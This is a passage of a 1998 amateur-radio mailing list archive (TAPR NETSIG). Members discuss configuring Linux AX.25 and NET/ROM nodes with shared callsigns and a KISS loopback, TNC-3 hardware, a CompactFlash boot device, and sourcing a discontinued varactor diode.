> IMHO, this is not 'ease'. IMHO, the linux node application is obfuscation.

> IMHO, linux node application does not do what G8BPQ node does and much less.
>

Say what? BPQ does more the Linux? What else do you think you can't do with Linux.
;-)

--
Later...
Bob

http://gw.ko6ri.ampr.org/bbs

108. Re: [NETSIG:3710] Re: Linux

From: Bob Meyer <ko6ri@ko6ri.ampr.org>
Date: Sun, 20 Sep 1998 10:18:27 -0700
To: netsig@tapr.org
Message-ID: <360538E3.5CBD2065@ko6ri.ampr.org>
Rendered body type: text/plain

Charles E. Gelm wrote:

> Thanks, I have looked into TNOS before and found its PBBS portion lacking.
> From what I see on my packet radio BBS forwarding, xNOS systems are
> corrupting messages [and | or] [causing | generating] duplicates.
>

Nope.

> Ah, yep, been there done that.
> I am unsatisfied because of the obfuscation of the packet RADIO interface(s).

The packet radio interfaces are fine Chuck. You appear to be a little confused.
;-)

--
Later...
Bob

http://gw.ko6ri.ampr.org/bbs

109. Re: [NETSIG:3700] Re: Linux

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Sun, 20 Sep 1998 13:38:04 -0700
To: Edson Pereira <ewp@calypso.healthnet.org>
Cc: netsig@tapr.org
Message-ID: <360567AC.46F6@erinet.com>
Rendered body type: text/plain

Howdy, Edson:

 I went to that URL and surfed.
I did a search for:
radio, net, rom, amateur, & packet.

 I did not find any ham radio packet information.

Regards, Chuck

Edson Pereira wrote:
>
> Chales,
>
> Try http://news.freshmeat.net
>
> 73,
>
> -- Edson

110. Re: [NETSIG:3709] Re: Linux

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Sun, 20 Sep 1998 13:52:35 -0700
To: netsig@tapr.org
Message-ID: <36056B13.7E83@erinet.com>
Rendered body type: text/plain

Edson Pereira wrote:
<snip>
Okay.
You say that "Linux...does much more and is many times more flexible."

You gave an example of a multifunction linux system including PBBS server
with two (2) radio ports.

 I say that linux amateur radio network node application
does much less and is inflexible. I gave my example:
A packet radio BBS and network node
with five (5) radio ports.

> Read the linux-hams mailing list archive that you
> will find out why things are done the way they are. <snip>

 I've read.
IMHO
The reasons given are not applicable to my amateur radio packet activities:
A five radio port network node and associated packet BBS.

Thanks for the information. I think we simply disagree.
Regards, Chuck

111. Re: [NETSIG:3707] Re: Linux

From: Richard Saue <Richard.Saue@jur.uib.no>
Date: Sun, 20 Sep 1998 17:45:15 +0200
To: netsig@tapr.org
Message-ID: <98092017544800.19406@odin>
Rendered body type: text/plain

sn, 20 sep 1998, skrev Charles E. Gelm:

> I will review your two references to see if something new has happened.

The LinuxNode is not the only nodesoft for Linux. You may give TheNetNode
(http://www.nordlink.org) og (X)-net
(http://www.swiss-artg.ch/xnet_main/xnet_e/) a try. Packages for dos and
linux (and mybe windows)

--
regards
Richard Saue - LA4SGA
Richard.Saue@jur.uib.no

112. Re: [NETSIG:3711] Re: Linux

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Sun, 20 Sep 1998 14:15:25 -0700
To: netsig@tapr.org
Message-ID: <3605706D.77BF@erinet.com>
Rendered body type: text/plain

Bob Meyer wrote:
<snip>

 How you do dat?!
This is what I want to do! The AX25-HOWTO says (I think) that each interface
(tnc-port) requires a separate CALLSIGN-SSID for AX.25 and another CALLSIGN-SSID
for NETROM.

> So.... I have used one callsign and one alias and I have covered netrom and ax25 on
> 11 (counting netrom) ports. What is the problem with this?<snip>
> Nope. One callsign, but you can use as many callsigns/aliases as you like.<snip>
> Say what? BPQ does more the Linux? What else do you think you can't do with Linux.
> ;-)

 So, I am about ready to eat crow!
Is the same SAC1:KO6RI-7 broadcast on all 10 radio channels?

Humbly, Chuck

> --
> Later...
> Bob
>
> http://gw.ko6ri.ampr.org/bbs

113. TNC-3s?

From: KC8GOQ@aol.com
Date: Sun, 20 Sep 1998 14:10:00 EDT

To: netsig@tapr.org
Message-ID: <1ce288dc.360544f8@aol.com>
Rendered body type: text/plain

Is TAPR coming out with the TNC-3? If so when, and what will it be like?

Thanx,

~Chris~

114. Re: [NETSIG:3717] TNC-3s?

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Sun, 20 Sep 1998 14:11:02 -0500
To: netsig@tapr.org
Message-ID: <v04011704b22afe566afd@[207.8.125.53]>
Rendered body type: text/plain

Well, no TNC-3 in the future. We had a TNC-95 project that was canceled a
few years back.

The two major TAPR projects that probably effect this group the most are
the TAPR 900Mhz SS Radio Project (http://www.tapr.org/ss) and the Linux
FlashCard project (no web page yet). The Flashcard project was discussed in
one of the last TAPR PSR's and I think will be demoed at the upcoming DCC
this next weekend in Chicago.

"A Linux Router Using A CompactFlash Card" has been developed which allows
a CompactFlash card to be used as a boot device on a PC. It takes
advantage of a feature of the CompactFlash Card that allows it to emulate
an IDE hard disk drive. Linux has been used in the preliminary testing of
the concept, but it should work with any node software anyone would want to
use. John Koster, W9DDD, is the project developer with Allen Finne, KB5SQK
working on the Linux issues.

I'll post more when the web page get on-line and the thing is available,
which I hope is soon.

Cheers - Greg

>Is TAPR coming out with the TNC-3? If so when, and what will it be like?
>
>
>Thanx,
>
>~Chris~

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

115. Re: [NETSIG:3716] Re: Linux

From: Bob Meyer <ko6ri@ko6ri.ampr.org>
Date: Sun, 20 Sep 1998 12:35:02 -0700
To: netsig@tapr.org
Message-ID: <360558E6.BA37ABA8@ko6ri.ampr.org>
Rendered body type: text/plain

Charles E. Gelm wrote:

> How you do dat?!
> This is what I want to do! The AX25-HOWTO says (I think) that each interface
> (tnc-port) requires a separate CALLSIGN-SSID for AX.25 and another CALLSIGN-SSID
> for NETROM.
>

Yes you have to give the interface a callsign. I use p0rt-1 and so on... This callsign
never gets used for ax25 connections. It does get used for tcp/ip connections. I just
run a beacon on the ports I route tcp/ip traffic. KO6RI-7 is used on the netrom
interface.

> Is the same SAC1:KO6RI-7 broadcast on all 10 radio channels?

It could be.

--
Later...
Bob

http://gw.ko6ri.ampr.org/bbs

116. Re: [NETSIG:3718] Re: TNC-3s?

From: Bill Vodall <Vodall@bigsky.com>
Date: Sun, 20 Sep 1998 13:19:15 -0700
To: netsig@tapr.org
Message-ID: <3.0.5.32.19980920131915.009a7620@wa7nwp.dynip.com>
Rendered body type: text/plain

>
>"A Linux Router Using A CompactFlash Card" has been developed which allows
>a CompactFlash card to be used as a boot device on a PC.

Will the Flash card work to boot standard DOS?

Bill - WA7NWP

Bill Vodall   425-869-2320 Fax: 425-881-1008
mailto:bvodall@hyperlynx.com   http://www.hyperlynx.com
Signal Integrity and EMC Analysis Software for High-Speed PCB Design
----

117. Looking for component

From: KC8GOQ@aol.com
Date: Sun, 20 Sep 1998 16:22:27 EDT
To: netsig@tapr.org, amsatbb@amsat.org
Message-ID: <93db196.36056403@aol.com>
Rendered body type: text/plain

Hi,

I'm working on a project to modify a radio for 9600bd use and I'm having
trouble finding one key part. It is a varicap diode or varactor. Siemens part#
BB409. Apparently they may not make them anymore. If anyone has one they can
part with, or knows where I can get one, or knows/has an equivalent of one I'd
be very interested in your help.

Thanx a lot!

~Chris,KC8GOQ~

118. Re: [NETSIG:3716] Re: Linux

From: John Ackermann N8UR <jra@febo.com>
Date: Sun, 20 Sep 1998 16:33:53 -0400
To: netsig@tapr.org
Cc: gelmce@erinet.com
Message-ID: <199809202033.QAA22761@meow.febo.com>
Rendered body type: text/plain

Hi Chuck --

You might check http://www.febo.com/packetnet./linux.html -- it has
info on setting up Linux AX.25, and will take you to a complete set of
Linux configuration files for our NetROM/FBB system. At the moment,
there are only two RF ports and one internet AXIP link, but adding
additional ports isn't a big deal once the basic setup is running.

The hangup that many people (including me until recently) have with the
Linux configuration is that although you need a separate callsign/SSID
assigned to each RF port, you dont actually need to *use* those calls
on the air -- they can be just about anything you want, and unless you
want them to, users never need to know they exist. They just serve as
an identifier so the system can keep its own packet routing straight.
Once you're past that, you can use as few or as many callsigns as you
want to support your applications. In particular, users can connect to
the same callsign on any port and get to the same service.

For the MVFMA system, the only callsigns that people actually have to
use are W8APR-0 (to get into the BBS on either port) or W8APR-1 (to get
to the node front end on either port). The system also responds to
MVFMA:W8APR-0 on netrom for the BBS, or BBROOK:W8APR-1 for the node
front end.

There *are* two BPQ functions that are more difficult to emulate with
the Linux tools. They are (a) having a "BBS" menu item in the node to
take you into FBB, and (b) being able to connect to the BBS using an

alias via AX.25 (i.e., user does "c MVFMA" instead of "c W8APR" for a
direct connect). Both these functions should be doable via
configuration of the ax25d.conf file, but I haven't worked through just
how to implement them yet.

73,
John N8UR
jra@febo.com
http://www.febo.com

Chuck Gelm wrote:

> Bob Meyer wrote:
> <snip>
>
> How you do dat?!
> This is what I want to do! The AX25-HOWTO says (I think) that each interface
> (tnc-port) requires a separate CALLSIGN-SSID for AX.25 and another CALLSIGN-SSID
> for NETROM.
>
> > So.... I have used one callsign and one alias and I have covered netrom and ax25 on
> > 11 (counting netrom) ports. What is the problem with this?<snip>
> > Nope. One callsign, but you can use as many callsigns/aliases as you like.<snip>
> > Say what? BPQ does more the Linux? What else do you think you can't do with Linux.
> > ;-)
>
> So, I am about ready to eat crow!
> Is the same SAC1:KO6RI-7 broadcast on all 10 radio channels?
>
> Humbly, Chuck
>
>
> > --
> > Later...
> > Bob
> >
> > http://gw.ko6ri.ampr.org/bbs
>

119. Re: [NETSIG:3720] Re: TNC-3s?

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Sun, 20 Sep 1998 15:45:06 -0500
To: netsig@tapr.org
Message-ID: <v04011707b22b186f8bfe@[207.8.125.53]>
Rendered body type: text/plain

It should work with what ever OS you want to put on it. We are focusing on
Linux at this time, because that is what the design group is focused on.
Amazing how these volunteer groups work :-)

Once the kit is available, all the information on its operation and how to
load it should be simple enough to put DOS with BPQ, BBS, JNOS, etc on it
if you wish without much problem.

We think this is going to be a very cool unit.

Just enabling technology. I am sure what you all find to do with the stuff
we are about to release in the coming years will be amazing

Cheers - Greg

>>
>>"A Linux Router Using A CompactFlash Card" has been developed which allows
>>a CompactFlash card to be used as a boot device on a PC.
>
>Will the Flash card work to boot standard DOS?
>
>Bill - WA7NWP
>
>
>---
>Bill Vodall   425-869-2320 Fax: 425-881-1008
>mailto:bvodall@hyperlynx.com   http://www.hyperlynx.com
>Signal Integrity and EMC Analysis Software for High-Speed PCB Design
>---

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

120. Re: [NETSIG:3721] Looking for component

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Sun, 20 Sep 1998 15:47:30 -0500
To: netsig@tapr.org
Message-ID: <v04011708b22b19dce1c1@[207.8.125.53]>
Rendered body type: text/plain

Bad news. They are very difficult to find. I had about 200 of them 6 years ago and passed them along to Joe WA5VMS in Oklahoma. Not sure if he has anymore of them.

There is a cross ref to the diode that we found a while ago. Did you check the TPRS web page (http://www.tprs.org). It should be with the RCA-700 modifications manual. Not sure if it on-line or not.

You might send Joe wa5vms@tapr.org a message on the subject.

Cheers - Greg

>Hi,
>
>I'm working on a project to modify a radio for 9600bd use and I'm having
>trouble finding one key part. It is a varicap diode or varactor. Siemens part#
>BB409. Apparently they may not make them anymore. If anyone has one they can
>part with, or knows where I can get one, or knows/has an equivalent of one I'd
>be very interested in your help.
>
>
>Thanx a lot!
>
>~Chris,KC8GOQ~

Greg Jones, WD5IVD Austin, Texas
wd5ivd@tapr.org http://www.tapr.org/~wd5ivd

121. Re: [NETSIG:3708] Re: Linux

From: Steve Stroh N8GNJ <n8gnj@tapr.org>
Date: Sun, 20 Sep 1998 14:47:29 -0700
To: netsig@tapr.org
Message-ID: <199809202150.QAA11054@rgate2.ricochet.net>
Rendered body type: text/plain

Chuck:

I'd rephrase your statement to say that Linux has tons of TCP/IP functionality (and I stand corrected- lots of AX.25 and other Amateur Radio only networking systems).

Contrary to some (many?) uses of Internet and TCP/IP as synonyms, that's not the case. The Internet is a network of networks- in that sense, Amateur Radio can reasonably be termed one of the Internet's many, many networks. TCP/IP is a specific networking protocol that's more universal than any other networking protocol. TCP/IP is used on networks that don't connect to the Internet.

TCP/IP doesn't much care WHAT medium its packets are transported over- radio (low speed and high speed), wireline, light beam, telephone modem, satellite, etc.

What I like best about Linux is that it's powerful, stable, inexpensive, and allows the use of excellent applications such as the Pine mail program, Netscape web browser, various newsreaders, etc.

Steve Stroh N8GNJ

At 10:00 9/20/98 -0500, "Charles E. Gelm" <gelmce@erinet.com> wrote:
>Hi, Steve:
>
> Thanks for the URL to EDN magazine. I'll check it out.
>
>I think your comment about linux and AX.25 is saying that
>linux has very little packet RADIO functionality
>and 'TONS' of internet functionality.
>
>Regards, Chuck
>

>
>
>Steve Stroh N8GNJ wrote:
>>
>> At 10:31 9/19/98 -0500, Charles E. Gelm" <gelmce@erinet.com> wrote:
>>
>> > I have no idea what 'EDN magazine' is or where to find it.
>>
>> http://www.ednmag.com
>>
>> > I see nothing in linux that has the functionality of ax.25 and network
>> routing,
>> > compared to that of the G8BPQ node application.
>>
>> You're probably correct. Linux evolved on the Internet, and its creators
>> and maintainers almost by definition have access to good Internet services
>> and tools such as superb e-mail programs, web browsers, seamless
>> internetworking between multiple modes of connection, etc. They would have
>> little incentive to embrace G8BPQ, Net/ROM, etc. AX.25/KISS is somewhat
>> useful and is included in Linux, but it's used as yet another network
>> service to be used by standard Linux applications and services.
>>
>> Steve N8GNJ
>

122. Re: [NETSIG:3717] TNC-3s?

From: Steve Stroh N8GNJ <n8gnj@tapr.org>
Date: Sun, 20 Sep 1998 14:39:35 -0700
To: netsig@tapr.org
Message-ID: <199809202150.QAA11058@rgate2.ricochet.net>
Rendered body type: text/plain

At 13:15 9/20/98 -0500, KC8GOQ@aol.com wrote:

>Is TAPR coming out with the TNC-3?   If so when, and what will it be like?
>
>
>Thanx,
>
>~Chris~
>

TAPR has no current plans for a follow-on to the TNC-2. There are a number
of (what are termed) TNC-3's. The features vary- do a Web search for
"TNC-3" and "TNC3".

TAPR is developing a Frequency Hopping Spread Spectrum radio for the
Amateur Radio 902-928 MHz band. The radio will have a controller /
computer interface- an Ethernet port.

Steve Stroh N8GNJ

123. Re: [NETSIG:3722] Re: Linux

From: Bob Meyer <ko6ri@ko6ri.ampr.org>
Date: Sun, 20 Sep 1998 15:11:30 -0700
To: netsig@tapr.org
Message-ID: <36057D91.2A5F3AEE@ko6ri.ampr.org>
Rendered body type: text/plain

John Ackermann N8UR wrote:

> There *are* two BPQ functions that are more difficult to emulate with
> the Linux tools. They are (a) having a "BBS" menu item in the node to
> take you into FBB, and (b) being able to connect to the BBS using an
> alias via AX.25 (i.e., user does "c MVFMA" instead of "c W8APR" for a
> direct connect). Both these functions should be doable via
> configuration of the ax25d.conf file, but I haven't worked through just
> how to implement them yet.
>

(a)
You may need an ax25 loopback setup. I use...
kissnetd /dev/ptyp7 /dev/ptyp8 &
kissattach -m 256 -i 44.2.1.2 /dev/ttyp7 ax7
kissattach -m 256 -i 44.2.1.2 /dev/ttyp8 ax8

Then everything that gets sent on ax7 gets heard on ax8 and the reverse. This allows the
use of this command in node.conf....
Alias bbs "connect ax7 W8APR"

W8APR will hear the connect request on ax8. I've run Tnos, Jnos, FBB and fbbforward (a bbs
forwarding utility) all that the same time. Each could connect to any/all of the others
using ax25.

(b)
Again using the loopback setup.
[MVFMA via ax0]
default * * * * * * - root /usr/sbin/ax25_call   ax25_call ax7 %S W8APR

--
Later...
Bob

http://gw.ko6ri.ampr.org/bbs

124. Re: [NETSIG:3720] Re: TNC-3s?

From: John Koster <w9ddd@tapr.org>
Date: Sun, 20 Sep 1998 17:33:40 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <Pine.BSI.3.95.980920173156.5423A-100000@tapr.org>
Rendered body type: text/plain

It will boot anything you can boot on a regular IDE drive taking the size
into consideration of course. If you have deep pockets, you can get flash
cards up to 32MB or more.

John Koster, W9DDD
<w9ddd@tapr.org>

  ==
   Character - doing what is right when no one is watching. J. C. Watts

On Sun, 20 Sep 1998, Bill Vodall wrote:

> >
> >"A Linux Router Using A CompactFlash Card" has been developed which allows
> >a CompactFlash card to be used as a boot device on a PC.
>
> Will the Flash card work to boot standard DOS?
>
> Bill - WA7NWP
>
>
> ---
> Bill Vodall   425-869-2320 Fax: 425-881-1008
> mailto:bvodall@hyperlynx.com   http://www.hyperlynx.com
> Signal Integrity and EMC Analysis Software for High-Speed PCB Design
> --
>
>

125. Re: [NETSIG:3724] Re: Looking for component

From: KC8GOQ@aol.com
Date: Sun, 20 Sep 1998 18:49:44 EDT
To: netsig@tapr.org
Message-ID: <8314f946.36058688@aol.com>
Rendered body type: text/plain

Thanx for your help, I emailed him and hope for the best.

The radio will be a backbone on the MEPIN: http://welcome.to/mepin

~Chris,KC8GOQ~

126. Re: [NETSIG:3722] Re: Linux

From: John Ackermann N8UR <jra@febo.com>
Date: Sun, 20 Sep 1998 19:02:19 -0400
To: netsig@tapr.org
Cc: cgelm@erinet.com
Message-ID: <199809202302.TAA23667@meow.febo.com>
Rendered body type: text/plain

I wrote:

> Hi Chuck --
>
> You might check http://www.febo.com/packetnet./linux.html -- it has

Oops... typo in the URL. There's no period (".") after "packetnet" -- The correct URL is
http://www.febo.com/packetnet/linux.html

Sorry...

John

127. Re: [NETSIG:3727] Re: Linux

From: John Ackermann N8UR <jra@febo.com>
Date: Sun, 20 Sep 1998 19:04:14 -0400
To: netsig@tapr.org
Message-ID: <199809202304.TAA23685@meow.febo.com>
Rendered body type: text/plain

Thanks, Bob!!! I'd been told the loopback configuration is what I
need, but hadn't had time to figure out how to do it.

73,
John

> John Ackermann N8UR wrote:
>
> > There *are* two BPQ functions that are more difficult to emulate with
> > the Linux tools. They are (a) having a "BBS" menu item in the node to
> > take you into FBB, and (b) being able to connect to the BBS using an
> > alias via AX.25 (i.e., user does "c MVFMA" instead of "c W8APR" for a
> > direct connect). Both these functions should be doable via
> > configuration of the ax25d.conf file, but I haven't worked through just
> > how to implement them yet.
> >
>
> (a)
> You may need an ax25 loopback setup. I use...
> kissnetd /dev/ptyp7 /dev/ptyp8 &
> kissattach -m 256 -i 44.2.1.2 /dev/ttyp7 ax7
> kissattach -m 256 -i 44.2.1.2 /dev/ttyp8 ax8
>
> Then everything that gets sent on ax7 gets heard on ax8 and the reverse. This allows the
> use of this command in node.conf....
> Alias bbs "connect ax7 W8APR"
>
> W8APR will hear the connect request on ax8. I've run Tnos, Jnos, FBB and fbbforward (a bbs
> forwarding utility) all that the same time. Each could connect to any/all of the others
> using ax25.
>
> (b)
> Again using the loopback setup.
> [MVFMA via ax0]
> default * * * * * * - root /usr/sbin/ax25_call   ax25_call ax7 %S W8APR
>
> --
> Later...
> Bob
>
> http://gw.ko6ri.ampr.org/bbs
>
>

128. Re: Help a newbie?

From: bolinrs@juno.com
Date: Sun, 20 Sep 1998 20:00:41 EDT
To: netsig@tapr.org
Message-ID: <19980920.172019.5199.7.bolinrs@juno.com>
Rendered body type: text/plain

Aha! Thanks for answering, and you rang a bell! The guy I got it from
said that it was a "DRSI" card even though it is labelled PacComm PC-1.3,
and that I needed something called G8BPQ?, which I assume is some sort of
terminal or setup program, to run it.

It has a 9-pin and a 25-pin D connector on the bracket, and I found the 4
pots, but no LEDs.

Now, we're getting somewhere!

there is a jumper set labelled bus, onbd, ied, iei, with the word daisy
right above it. another one to select IRQ 2-7, another one , JP-5,
labelled TXCB, RXCB, EXCB, RXCA, TXCA, EXCA, and a 10 jumper (double row)

that is unlabelled

That's all that I think might be useful. Now, armed with those addtional
(and I hope meaningful) info, what more can you tell me? I have three
packet books, and if you could give me some generic ideas, I could go frm
there, TNX, Richard, KI4QM

On Thu, 17 Sep 1998 21:17:21 -0500 (CDT) "Robert L. Smith"
<bobsmith@mail.i2020.net> writes:
>At 09:14 PM 9/16/98 -0500, you wrote:
>>Richard, I'd suggest you call PacComm and describe your card. They
>made
>>atleast 3 TNC cards, each with different capabilities. Many of us use
>the
>>dual 1200 baud card for the DX PacketCluster nodes. It has two serial
>ports
>>and on the top outside edge there are four pots and for LEDs green &
>red.
>
>That sounds like a description of the DRSI Type-II PC*PA.
>
>>The TCM3015 is the RS232 interface chip (I think) .
>
>The 3015 is a 1200 baud AFSK modem chip. Widely used as a packet
>modem.
>
>If this is a PacComm card, it may be a DRSI clone.
>
> 73 de Bob, WA4YPV
>
>>Call them at 800 486-7388, Linda is a helpful sales person. There
>used to
>>be techs Chuck and Paul, any of them should be able to help you. Just
>have
>>your card in from of you. They probably have manuals, but if not, put
>out
>>another call for help.
>>Ray, N6VR
>>-------------
>>Original Text
>>From: <bolinrs@juno.com>, on 9/15/98 5:33 PM:
>>Hi, I had started reading about packet, and lurking here, and came
>home
>>from the last hamfest with a packet card surrounded by an old Compaq
>>luggable. The card is a Pac Comm, labeled PC-1.3, and has another
>>marking, " TCM3105". I called up the Pac Comm website, but couldn't
>find
>>any info. Does anybody have any info (or sources of info) on
>>capabilities/settings/pin diagrams for this card? TIA, Richard Bolin,
>>KI4QM, Beaufort, SC
>>
>>____
>>You don't need to buy Internet access to use free Internet e-mail.
>>Get completely free e-mail from Juno at http://www.juno.com
>>Or call Juno at (800) 654-JUNO [654-5866]
>>
>>
>>
>---- Avoid computer viruses -- Practice safe hex --------------
> * * Specializing in small, cost effective embedded control systems *
>*
>Robert L. (Bob) Smith   Smith Machine Works, Inc.
>internet   bobsmith@i2020.net   9900 Lumlay Road
>landline   804/745-1065   Richmond, Virginia
>23236+1004
>
>

____
You don't need to buy Internet access to use free Internet e-mail.
Get completely free e-mail from Juno at http://www.juno.com
Or call Juno at (800) 654-JUNO [654-5866]

129. Re: [NETSIG:3718] Re: TNC-3s?

From: Bob Nielsen <nielsen@primenet.com>
Date: Sun, 20 Sep 1998 17:34:04 -0700 (MST)
To: netsig@tapr.org

Message-ID: <Pine.LNX.3.96.980920172901.8197A-100000@nielsen.tus.primenet.com>
Rendered body type: text/plain

Symek in Germany makes a TNC identified as a TNC-3s. Also NJ7P, N7OO and
N7LEM demonstrated a prototype 80186-based TNC at one of the TAPR meeting
several years ago which they called a TNC-3. There was some discussion of
TAPR developing it further, but TAPR decided not to pursue it.

Bob

Bob Nielsen   Internet: nielsen@primenet.com
Tucson, AZ   AMPRnet: w6swe@w6swe.ampr.org
DM42nh   http://www.primenet.com/~nielsen

130. Re: [NETSIG:3721] Looking for component

From: Ronnie Hale <w0plw@w0plw.ampr.org>
Date: Sun, 20 Sep 1998 20:55:31 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <Pine.LNX.3.96.980920203832.5839H-100000@w0plw-5.ampr.org>
Rendered body type: text/plain

On Sun, 20 Sep 1998 KC8GOQ@aol.com wrote:

> Hi,
>
> I'm working on a project to modify a radio for 9600bd use and I'm having
> trouble finding one key part. It is a varicap diode or varactor. Siemens part#
> BB409. Apparently they may not make them anymore. If anyone has one they can
> part with, or knows where I can get one, or knows/has an equivalent of one I'd
> be very interested in your help.
>
>
> Thanx a lot!
>
> ~Chris,KC8GOQ~
>
Hello Chris,
   Perhaps I can jog the memory of a few on the sig. I once used a xtal
oscillator which would accept 6-12 meg fundamental crystals, and it was
rich in harmonic output. The original purpose of this was to provide a
signal for testing receivers in the 2 meter band. I was in the two-way
radio business at the time, and used this handy little generator to test
pagers. I rigged a varactor modulator, and connected it to the
oscillator, then modulated the signal with the 2-tone-sequential code to
operate the pager. Cheap and dirty, and it worked like a champ! Seems
like I found the circuit years ago in a 73 mag.
   Anyway, I used a gp transistor, like a 2n3904 as the varactor. I'm
trying my best to remember how I had it configured, but I think I used
the collector-base junction of the (npn type) transistor, with the base
tied to ground, and the collector used as the cathode of the varactor.
Maybe it was the emitter-base junction. Duh...
Does this ring a bell with anyone?

--
73, Ronnie.
w0plw@w0plw.ampr.org

131. Re: [NETSIG:3717] TNC-3s?

From: Ulf.Kumm@t-online.de (Ulf Kumm)
Date: Mon, 21 Sep 1998 09:24:03 +0200
To: netsig@tapr.org
Message-ID: <3605FF13.4D87@symek.com>
Rendered body type: text/plain

KC8GOQ@aol.com wrote:
>
> Is TAPR coming out with the TNC-3?

Maybe, there exists more than one TNC calles TNC3.

The TNC3S is produced by SYMEK in Germany and uses the
Motorola MC68302 CPU. Two modems can be operated
simultaneously with up to 1 Megbit/s AX.25, 115 k RS232,
256k Flash and up to 2 Meg CMOS RAM. More info on

http://symek.com

73! Ulf, DK9SJ

132. Re: [NETSIG:3715] Re: Linux

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Mon, 21 Sep 1998 07:09:06 -0700
To: netsig@tapr.org
Message-ID: <36065E02.20D5@erinet.com>
Rendered body type: text/plain

Richard Saue wrote:
> Thanks, Richard, I've surfed the swiss link (it is in english)
and have downloaded the linux software.

Regards, Chuck

> The LinuxNode is not the only nodesoft for Linux. You may give TheNetNode
> (http://www.nordlink.org) og (X)-net
> (http://www.swiss-artg.ch/xnet_main/xnet_e/) a try. Packages for dos and
> linux (and mybe windows)
>
> --
> regards
> Richard Saue - LA4SGA
> Richard.Saue@jur.uib.no

--
Researching GELM

133. Re: [NETSIG:3719] Re: Linux

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Mon, 21 Sep 1998 07:33:15 -0700
To: netsig@tapr.org
Message-ID: <360663AB.4678@erinet.com>
Rendered body type: text/plain

Bob Meyer wrote:
<snip>
> > Is the same SAC1:KO6RI-7 broadcast on all 10 radio channels?
>
> It could be.

Cool. This is what I want. The 'AX25-HOWTO' indicated (to me) that I would
have two callsigns per port 'on the air'. I corresponded with a linux guru
about using BOGUS-SSID and they responded that I shouldn't. I figured that
those hardware addresses appeared 'on the air'. Gad! I didn't want to keep
track of which SSID was on which port and
related to which AX.25/NETROM/PBBS application.

I'm gonna give linux another try.

Thanks a bunch, Bob, for your help.
Regards,
Chuck

>
> --
> Later...
> Bob
>
> http://gw.ko6ri.ampr.org/bbs

--
Researching GELM

134. Re: [NETSIG:3725] Re: Linux

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Mon, 21 Sep 1998 08:17:36 -0700
To: netsig@tapr.org
Message-ID: <36066E10.1EDA@erinet.com>
Rendered body type: text/plain

Howdy, Steve:

I am imagining a packet radio BBS that is a web server. I guess that the
users would need to 'kiss' their TNCs. Users would use a GUI to connect
and navigate. Just a simple ftp:// would work. Users could select sub-
directories ARRL,AMSAT,GLOBAL,NATIONAL,STATE,LOCAL areas and point and click
to read messages/bulletins. They could have their own web page on the local
pbbs. A 'permanent-cache' of graphics (TAPRLOGO.GIF,ARRLLOGO.GIF,AMSATLOGO.GIF
,ANTENNA.GIF,MICROPHONE.GIF,TNC.GIF,PC.GIF,KEYER.GIF,LOCAL-CLUB-LOGO.GIF...)

could allow some 'pizzaz' to web pages without consuming radio bandwidth.

 Bob Meyer and John Ackermann are helping me get around my
'linux requires a different amateur-radio-callsign-ssid
 per hardware interface per application'
confusion.

Regards, Chuck

Steve Stroh N8GNJ wrote:
>
> Chuck:
>
> I'd rephrase your statement to say that Linux has tons of TCP/IP
> functionality (and I stand corrected- lots of AX.25 and other Amateur Radio
> only networking systems).

--
Researching GELM

135. Re: [NETSIG:3738] Re: Linux

From: Bill Vodall <vodall@bigsky.com>
Date: Mon, 21 Sep 1998 20:44:51 -0700 (PDT)
To: netsig@tapr.org
Message-ID: <199809220344.UAA07811@eagle.bigsky.com>
Rendered body type: text/plain

I don't think anybody replied to this... Sorry if somebody
did and I missed it.

> Howdy, Steve:
>
> I am imagining a packet radio BBS that is a web server. I guess that the
> users would need to 'kiss' their TNCs. Users would use a GUI to connect
> and navigate. Just a simple ftp:// would work. Users could select sub-
> directories ARRL,AMSAT,GLOBAL,NATIONAL,STATE,LOCAL areas and point and click
> to read messages/bulletins. They could have their own web page on the local
> pbbs. A 'permanent-cache' of graphics (TAPRLOGO.GIF,ARRLLOGO.GIF,AMSATLOGO.GIF
> ,ANTENNA.GIF,MICROPHONE.GIF,TNC.GIF,PC.GIF,KEYER.GIF,LOCAL-CLUB-LOGO.GIF...)
> could allow some 'pizzaz' to web pages without consuming radio bandwidth.
>
> Regards, Chuck

Most of that exists now with TNOS. JNOS or Apache on Linux will
do almost the same with lots of configuration tweaking as they're
generic servers where TNOS is tuned for the AX25 world.

Caching and developing graphics needs a little work but that's
the fun part.

73,
Bill - WA7NWP

136. 1998 ARRL and TAPR DCC this coming weekend !

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Tue, 22 Sep 1998 17:41:08 -0500
To: "TAPR-BB list   mailing"<tapr-bb@tapr.org>
Cc: "HF SIG list   mailing"<hfsig@tapr.org>, " Spread Spectrum "<ss@tapr.org>,
        " TAPR/AMSAT DSP "<dsp@tapr.org>,
        "APRS SIG list   mailing"<aprssig@tapr.org>,
        "NETSIG list   mailing"<netsig@tapr.org>,
        "BBS SIG list   mailing"<bbssig@tapr.org>,
        " tacgps "<tacgps@tapr.org>, aprsnews, mic-e,
        TAPR Regional Freq <regional_freq@tapr.org>
Message-ID: <v04011717b22dd78686a9@[128.83.74.103]>
Rendered body type: text/plain

Just as a reminder the 1998 ARRL and TAPR Digital Communications Conference
in Chicago, IL is happening this weekend!

The conference schedule and information is on-line at http://www.tapr.org/dcc
The abstract page should be on-line shortly.

Hope to see you in Chicago this weekend!

Cheers - Greg Jones, WD5IVD

Greg Jones, WD5IVD Austin, Texas
wd5ivd@tapr.org http://www.tapr.org/~wd5ivd

137. remove

From: Leo Palaima <lpalaima@jps.net>
Date: Tue, 22 Sep 1998 19:33:11 -0700
To: netsig@tapr.org
Message-ID: <36085DE7.F0516D81@jps.net>
Rendered body type: text/plain

remove

138. Some notes on KS-2000 Transceiver

From: Mike Fahmie <MPFahmie@lbl.gov>
